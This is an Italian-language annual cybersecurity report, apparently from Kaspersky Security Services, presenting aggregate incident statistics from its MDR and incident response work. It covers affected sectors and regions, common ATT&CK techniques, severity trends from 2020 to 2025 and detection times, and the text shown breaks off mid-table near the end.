

Report globale di Kaspersky Security Services

Anatomia del mondo digitale



kaspersky

2026

Sommario



Introduzione

Date la giusta priorità agli investimenti in cybersecurity comprendendo gli avversari e i metodi di attacco che prendono di mira il vostro settore e la vostra area geografica.

Principali aree geografiche colpite

CSI 46% Europa 21% APAC 12%




Principali settori colpiti



Amministrazioni 19%



Industria 17%



IT 15%

Il settore pubblico e quello industriale continuano a essere i bersagli più appetibili per gli avversari, mentre il settore IT ha ormai superato quello finanziario, posizionandosi tra i primi tre settori più colpiti.

I servizi Managed Detection and Response (MDR) individuano gli attacchi nelle fasi iniziali, impedendone lo sviluppo e il conseguente impatto.

Tempo medio di segnalazione degli incidenti MDR in base alla gravità

Alto 42 min

Medio 33 min

Basso 31min

Principali categorie di incidenti di gravità elevata rilevati da MDR¹

APT 24%

Social engineering 15%

Malware 12%

Tecniche MITRE ATT&CK più diffuse osservate da MDR

T1098: Manipolazione account 22%
TA0003: Persistenza

T1566: Phishing 15%
TA0001: Accesso iniziale

T1204: Esecuzione dell'utente 12%
TA0002: Esecuzione

Raccomandazioni

Implementare la gestione dell'esposizione alle minacce aziendali

Definire il controllo dell'accesso in base al ruolo

Eseguire regolarmente il backup di tutti i dati critici e archiviare i backup in modo sicuro

Istituire un programma di security awareness aziendale

Metriche operative di sicurezza derivate dalle procedure di Incident Response (IR).

 Vettori di attacco iniziali

Exploit di applicazioni rivolte al pubblico 44%

Account validi 25%

Rapporto di fiducia 16%

 Principali tipologie di danni conseguenti

Dati criptati per impatto 39%

Persistenza dell'installazione per l'impatto futuro 12%

Esfiltrazione su servizio Web 7%

 Durata dell'attacco e tempo necessario per l'IR

 Rapida 51%
< 1 giorno
Risposta entro 20 ore

 Media 16%
Circa 19 giorni
Risposta entro 50 ore

 Lunga 33%
Circa 108 giorni
Risposta entro 100 ore

¹ Questo report analizza le statistiche MDR per fornire una visione più chiara del panorama delle minacce sulla base degli incidenti di gravità elevata. Le attività di Red Teaming e gli incidenti con violazioni dei criteri di sicurezza sono esclusi dalla classifica TOP-3 perché non rappresentano veri e propri attacchi da parte di threat actor esterni motivati. Riflettono invece legittime esercitazioni di sicurezza o un uso improprio interno.

Capitolo I

Introduzione



Introduzione

Il report globale di Kaspersky Security Services "Anatomia del mondo digitale" del 2026 è basato sulle statistiche degli incidenti relativi ai seguenti servizi Kaspersky: Managed Detection and Response, Incident Response, Compromise Assessment e SOC Consulting.² Tutte queste fonti forniscono una visione completa dei diversi aspetti della sicurezza informatica aziendale a livello globale.



Kaspersky Managed Detection and Response

[Per saperne di più](#)

Un servizio gestito da esperti che offre monitoraggio, rilevamento, indagine e una risposta rapida 24 ore su 24 agli attacchi informatici più sofisticati, potenziando i controlli di sicurezza esistenti con rilevamento guidato dall'uomo e Threat Intelligence globale.



Kaspersky Incident Response

[Per saperne di più](#)

Fornisce un'analisi completa e dettagliata degli incidenti di sicurezza. Il servizio copre l'intero processo di indagine e risposta, inclusa la risposta iniziale, la raccolta delle prove, l'identificazione del vettore di attacco primario, l'esecuzione di una Root-Cause Analysis e lo sviluppo di un piano di contenimento, eradicazione e remediation.



Kaspersky SOC Consulting

[Per saperne di più](#)

Un portfolio di servizi personalizzati per la creazione di un SOC interno da zero, la valutazione del livello di maturità di un SOC esistente o il miglioramento di specifiche funzionalità di un SOC, come le procedure di rilevamento o di risposta.



Kaspersky Compromise Assessment

[Per saperne di più](#)

Un servizio incentrato sull'individuazione degli attacchi informatici attivi, nonché di attacchi pregressi sconosciuti che sono sfuggiti al rilevamento degli strumenti e dei processi di sicurezza IT esistenti.

Il rapporto fa luce sulle tattiche, le tecniche e gli strumenti più utilizzati dagli autori degli attacchi, nonché sulle caratteristiche degli incidenti rilevati e sulla loro distribuzione a livello di regioni e settori industriali tra i clienti MDR e IR.

Chi sono i potenziali autori degli attacchi?

Quali metodi utilizzano oggi?

Come si possono rilevare efficacemente le loro attività?


² Per la prima volta, il report include statistiche selezionate dai servizi Kaspersky Compromise Assessment e Kaspersky SOC Consulting.

L'ambito di applicazione dei servizi MDR e IR

Per un'interpretazione più obiettiva dei dati del report, è fondamentale comprendere l'ambito dei dati forniti, soprattutto perché gli incidenti di sicurezza presentano specificità a livello geografico e di settore.


I servizi MDR e IR di Kaspersky sono disponibili in tutto il mondo: la distribuzione geografica effettiva è illustrata nella figura 1. La maggior parte dei clienti si trova nella CSI, nella regione META e in Europa.

Figura 1 Distribuzione dei clienti per area geografica



Al giorno d'oggi ogni organizzazione è vulnerabile agli attacchi informatici, come dimostrano le statistiche sugli incidenti nei diversi settori. La figura 2 mostra la distribuzione, per settore, di tutti gli incidenti di elevata gravità segnalati (che di solito richiedono l'intervento del team IR) e degli incidenti di media e bassa gravità (che generalmente possono essere risolti tramite mezzi automatizzati).

Figura 2 Distribuzione di tutti gli incidenti per settore



Pipeline di elaborazione dei dati di telemetria MDR


L'infrastruttura MDR riceve ed elabora continuamente eventi di telemetria, generando avvisi di sicurezza che vengono prima elaborati da una logica di rilevamento basata sull'intelligenza artificiale, quindi analizzati dal team SOC di Kaspersky, se necessario.

Figura 3 Pipeline di elaborazione dei dati di telemetria MDR

Circa 15.000

eventi di telemetria ricevuti ogni giorno per ciascun host.


Questo valore variava significativamente di giorno in giorno e da host a host, a seconda dell'attività dell'host e del tipo di sensore.



Circa 400.000

avvisi generati nel 2025

Dopo l'elaborazione iniziale basata sull'intelligenza artificiale, oltre 95.000 avvisi (pari a quasi il 24%) sono stati risolti automaticamente, riducendo significativamente il carico di lavoro per gli analisti SOC.



Circa 300.000

avvisi gestiti dagli analisti SOC

Gli analisti SOC hanno filtrato circa l'87% degli avvisi considerandoli non rilevanti.³



> 39.000

avvisi ulteriormente indagati

Circa 21.000

incidenti segnalati ai clienti

³ Distinguiamo due tipi principali di falsi positivi: (1) Quelli infrastrutturali, ovvero la logica per la creazione di un avviso è corretta, ma a causa della configurazione dell'infrastruttura del cliente, questo avviso non è una conseguenza di un incidente ed è correlato a un'attività legittima. (2) Quelli tecnologici, ovvero la logica per la creazione di un avviso non funziona correttamente e richiede un adeguamento.

Motivi delle richieste Incident Response

Nella maggior parte dei casi, compresi gli incidenti di gravità elevata, le capacità tecniche di Kaspersky MDR sono sufficienti per una remediation efficace. L'unica eccezione è un attacco attivo guidato da esseri umani, in cui viene applicata l'esperienza umana attraverso una Incident Response manuale e approfondita per integrare le capacità tecniche. Considerando anche le organizzazioni che non dispongono di un abbonamento MDR, le statistiche riportate di seguito mostrano i motivi delle richieste Kaspersky IR nei casi in cui sono stati confermati attacchi reali.




Alcune richieste ricevute dal servizio Kaspersky IR erano dovute a falsi allarmi: il 7,4% di tutte le indagini nel 2025. Questi falsi allarmi erano correlati a:



Le attività sospette sugli endpoint e nella rete hanno rappresentato il 75% di tutti i falsi allarmi. Le attività sospette sono state anche una delle motivazioni in oltre la metà di tutte le richieste IR con danni registrate nel 2025.

Figura 4

Motivi delle richieste dei servizi Kaspersky Incident Response per area geografica



Maturità Security Operations

È fondamentale individuare gli avversari nella rete il prima possibile: i danni possono essere evitati o mitigati se un attacco viene rilevato nelle fasi iniziali. Nella pratica IR, osserviamo determinate tendenze a seconda del livello di maturità della cybersecurity dell'organizzazione. Abbiamo riscontrato che i clienti IR possono essere suddivisi approssimativamente in due gruppi in base al danno risultante.



Gruppo 1

Le organizzazioni in genere si accorgono di un attacco quando questo è già avvenuto e il danno è evidente.

Dati criptati per impatto	39,4%
Esfiltrazione su servizio Web	7,3%
Distruzione dei dati	4,4%
Interruzione del servizio	4,4%
Esfiltrazione automatizzata	2,2%
Hijacking delle risorse	2,2%
Arresto/riavvio del sistema	1,5%
Furto finanziario	1,5%
Denial of Service della rete	1,5%
Esfiltrazione tramite protocollo alternativo	1,5%
Defacing interno	0,7%
Ripristino del sistema inibito	0,7%
Denial of Service degli endpoint	0,7%
Esfiltrazione tramite altri supporti di rete	0,7%
Hijacking di computer	0,7%
Rimozione accesso account	0,7%
Cancellazione del disco	0,7%



Gruppo 2

Le organizzazioni rilevano la presenza di avversari o osservano attività sospette e richiedono un'indagine IR prima che si verifichino danni.

Persistenza dell'installazione per l'impatto futuro	11,7%
Nessuno (attacco impedito o non completato)	8,8%
Nessuno (falso allarme)	5,8%
Compromissione di Active Directory	2,9%

Capitolo II

Gravità degli incidenti



Gravità degli incidenti

Gli incidenti segnalati sono classificati in base al relativo livello di gravità⁴:

Alto

Un attacco condotto da esseri umani o una minaccia malware con un impatto significativo, potenziale o effettivo, sui sistemi IT del cliente.

Medio

Nessuna prova di un coinvolgimento umano diretto nell'attacco. Può avere un impatto sui sistemi IT dei clienti, ma senza gravi conseguenze.

Basso

Nessun impatto significativo sui sistemi IT dei clienti. Tuttavia, è necessario adottare alcune misure.

Nel corso del 2025, MDR ha rilevato in media fino a tre incidenti di gravità elevata al giorno. Sebbene nel 2021 sia stata registrata la percentuale più alta di incidenti classificati come di gravità elevata, la tendenza degli anni successivi ha mostrato un calo degli incidenti di gravità elevata in percentuale rispetto al totale degli incidenti.

Figura 5

Livelli di gravità degli incidenti nel 2025





Figura 6

Livelli di gravità degli incidenti negli anni precedenti




I dati sugli incidenti relativi a un periodo di sei anni rivelano una netta e costante tendenza al ribasso nella percentuale di incidenti di gravità elevata, che passa da un picco del 14,3% nel 2021 ad appena il 3,8% nel 2025. Poiché gli incidenti di elevata gravità sono in genere correlati ad attacchi condotti da esseri umani, questo calo probabilmente riflette il miglioramento dei meccanismi di difesa specificamente mirati a questo tipo di attività, come una maggiore protezione degli endpoint, un'efficiente individuazione delle minacce e una risposta più rapida agli incidenti, in grado di neutralizzare gli avversari prima che possano causare danni ingenti.

Allo stesso tempo, la quota combinata di incidenti di media e bassa gravità è aumentata, arrivando a rappresentare oltre il 96% di tutti i casi entro il 2025. Dato che tali categorie sono rappresentate da attacchi malware automatizzati o problemi non critici, questa tendenza indica un **effetto "flooding", per cui le organizzazioni ora si trovano a gestire un volume maggiore di minacce opportunistiche di basso livello, oltre alle minacce avanzate** individuate in fasi molto precoci, prima ancora che vengano attribuite a una campagna APT nota.


⁴ In MDR vengono segnalati solo gli incidenti che richiedono un intervento da parte del cliente.

Figura 7 Livello di gravità degli incidenti per settore



Gli attacchi di gravità elevata contro le aziende IT nel 2025 (4,9%) e negli anni precedenti suggeriscono il targeting della supply chain⁵ e lo sfruttamento delle relazioni di fiducia⁶. Le compromissioni nel settore pubblico (4,3%) riflettono le continue tensioni geopolitiche globali. Anche il settore dell'istruzione (3,0%) desta preoccupazione, a causa di sistemi di sicurezza più deboli e dell'elevato volume di dati personali che potrebbero essere utilizzati per attaccare altre organizzazioni. Il settore finanziario (2,9%) figura costantemente tra i più attaccati a causa dei potenziali guadagni. I dati relativi ai mass media mostrano un elevato numero di incidenti di media gravità dovuti a tecniche come il phishing con payload dannosi, che in genere possono essere risolti prima che i danni si propaghino.

Figura 8 Livello di gravità degli incidenti per settore rispetto all'anno precedente



L'analisi dei dati relativi agli incidenti nel periodo 2024-2025 a livello di settore mostra dei cambiamenti nella distribuzione della gravità. Il settore dell'istruzione ha registrato il cambiamento più significativo, con gli incidenti di media gravità in aumento del 22,1% (dal 62,7% all'84,8%), mentre gli incidenti di bassa gravità sono diminuiti del 23,4%, il che suggerisce problemi più sistemici ma non critici, principalmente errori di configurazione e tentativi di social engineering risolti dagli endpoint. Nel settore pubblico e in quello IT si sono registrati cali negli incidenti di elevata gravità (rispettivamente del 3,0% e del 4,7%), sebbene la quota di quest'ultimi rimanga relativamente alta. Nel settore IT, questo calo degli incidenti di elevata gravità ha coinciso con un aumento degli incidenti di media gravità, il che potrebbe riflettere un miglioramento della resilienza e delle capacità di rilevamento.

⁵ [Compromissione della supply chain](#)

⁶ [Rapporto di fiducia](#)

Capitolo III

Rilevamento degli attacchi



Il processo di rilevamento degli attacchi

Il processo di rilevamento degli incidenti consiste in diverse fasi:

- 1 Un sistema specializzato assegna un avviso generato alla coda personale di un analista SOC disponibile.
- 2 L'analista elabora l'avviso in base alla gravità e al tempo garantito dal contratto di servizio (SLA) per notificare e rispondere a una minaccia.
- 3 L'analisi degli avvisi può portare a uno dei seguenti 3 risultati:
 - Se l'avviso risulta essere un falso positivo, viene chiuso e vengono creati dei filtri a livello del cliente o a livello globale.
 - Se l'avviso viene valutato come sospetto/dannoso e non è presente alcun incidente correlato, viene creato un nuovo incidente e segnalato al cliente tramite il portale MDR, insieme alle azioni di risposta consigliate.
 - Se è già presente un incidente correlato per lo stesso cliente, per l'host e/o un comportamento sospetto simile, l'avviso viene unito all'incidente esistente e il caso viene aggiornato di conseguenza.
- 4 Se il cliente approva la risposta consigliata, gli agenti endpoint la implementano automaticamente.

Figura 9 Tempo medio impiegato per rilevare e segnalare un incidente


Gravità	Tempo di segnalazione	Commenti
Alto 	42,1 min 2024: 53,9 min 2023: 36,4 min 2022: 43,7 min 2021: 41,4 min 2020: 52,6 min	Gli incidenti più complessi richiedono più tempo per raccogliere ulteriori informazioni e costruire una cronologia dell'incidente. Nel 2025, questo periodo si è ridotto di circa il 22% rispetto ai periodi precedenti, a causa della natura degli incidenti di elevata gravità verificatisi durante l'anno e dei guadagni in termini di efficienza derivanti da un'ulteriore automazione.
Medio 	32,6 min 2024: 41,0 min 2023: 32,5 min 2022: 30,9 min 2021: 34,8 min 2020: 21,1 min	Gli incidenti di media gravità rappresentano la maggior parte del totale e in genere sono stati causati da attività malware, per cui la remediation completamente automatizzata si è dimostrata estremamente efficace. Rispetto al 2024, il tempo necessario per rilevare e segnalare i casi si è ridotto del 21%.
Basso 	30,7 min 2024: 37,9 min 2023: 48,0 min 2022: 34,1 min 2021: 40,2 min 2020: 30,2 min	Gli incidenti di minore gravità erano principalmente legati alle conseguenze di software potenzialmente indesiderati. Nella maggior parte dei casi, la gestione di questi incidenti è stata ampiamente automatizzata e nel 2025 è stata introdotta un'ulteriore automazione.

La fortezza sotto attacco: cronache delle cyberminacce del 2024



Scaricate il report

La stagione della caccia alle cyberminacce del 2023




Scaricate il report

Sopra e sotto l'orizzonte digitale, 2022



Scaricate il report

Una cyberodissea in 8 bit, 2021



Scaricate il report

Ombre e indizi nella cybersecurity, 2020



Scaricate il report

Rilevamento e risposta agli attacchi tra i clienti IR

Per i clienti che non dispongono di protezione MDR, la durata degli attacchi presenta un quadro molto diverso. Possono trascorrere giorni, settimane o persino mesi prima che un attacco venga rilevato.



Rapida

ore e giorni

Importanti attacchi ransomware ad alta velocità che rappresentano la più grande sfida anche per le operazioni di sicurezza consolidate. Si tratta in gran parte di comportamenti avversari fastidiosi, basati sulla facilità di accesso offerta da problemi di sicurezza pubblici e facilmente identificabili.



Nella media

settimane

Gli attacchi ransomware spesso inizialmente appaiono simili agli attacchi rapidi, ma in genere c'è un notevole intervallo di tempo tra l'accesso iniziale e le fasi successive.



Di lunga durata

un mese e più

Periodi irregolari di fasi attive e passive durante l'attacco. La durata delle fasi attive è molto simile al gruppo precedente (media).

Percentuale degli attacchi

50,9%

16,1%

33,0%

Vettori iniziali

- Account validi
- Exploit di applicazioni rivolte al pubblico
- Rapporto di fiducia

- Exploit di applicazioni rivolte al pubblico
- Account validi
- Servizi remoti esterni

- Exploit di applicazioni rivolte al pubblico
- Rapporto di fiducia
- Account validi

Durata media dell'attacco (mediana)

< 1 giorno

19 giorni

108 giorni

Durata della risposta agli incidenti (mediana)

20 ore

50 ore


100 ore

Danno

- File criptati
- File criptati
